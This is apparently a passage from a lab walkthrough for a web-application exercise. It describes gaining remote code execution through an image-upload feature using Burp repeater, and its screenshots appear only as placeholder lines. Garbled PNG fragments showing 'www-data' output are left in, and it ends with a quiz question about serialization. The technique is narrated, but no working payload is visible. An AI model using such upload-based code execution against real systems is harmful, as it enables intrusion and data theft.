
We can see the message that only admins have access to that file.

We have an admin account now. So, lets visit it.



Alright. Lets start with normal behavior, and escalate from there.


We can upload images.




Forward one of the requests to repeater.


We are going to get remote code execution.


First, we need to find where the file is stored.







I actually had two parenthesis instead of only one.






PNG IHDR pHYs (IDATx w]U www-data






�PNG IHDR���� pHYs���(IDATx��w�]U��9e0f26b27448



We are able to exfiltrate a lot of information, but I am yet to know if we can get a reverse shell in this scenario. I tried somethings I though it could work, but it did not.

Regardless, this is a good place to be. Now, we need more practice.



Serializing data can be used to protect data in transit?

True

correct

False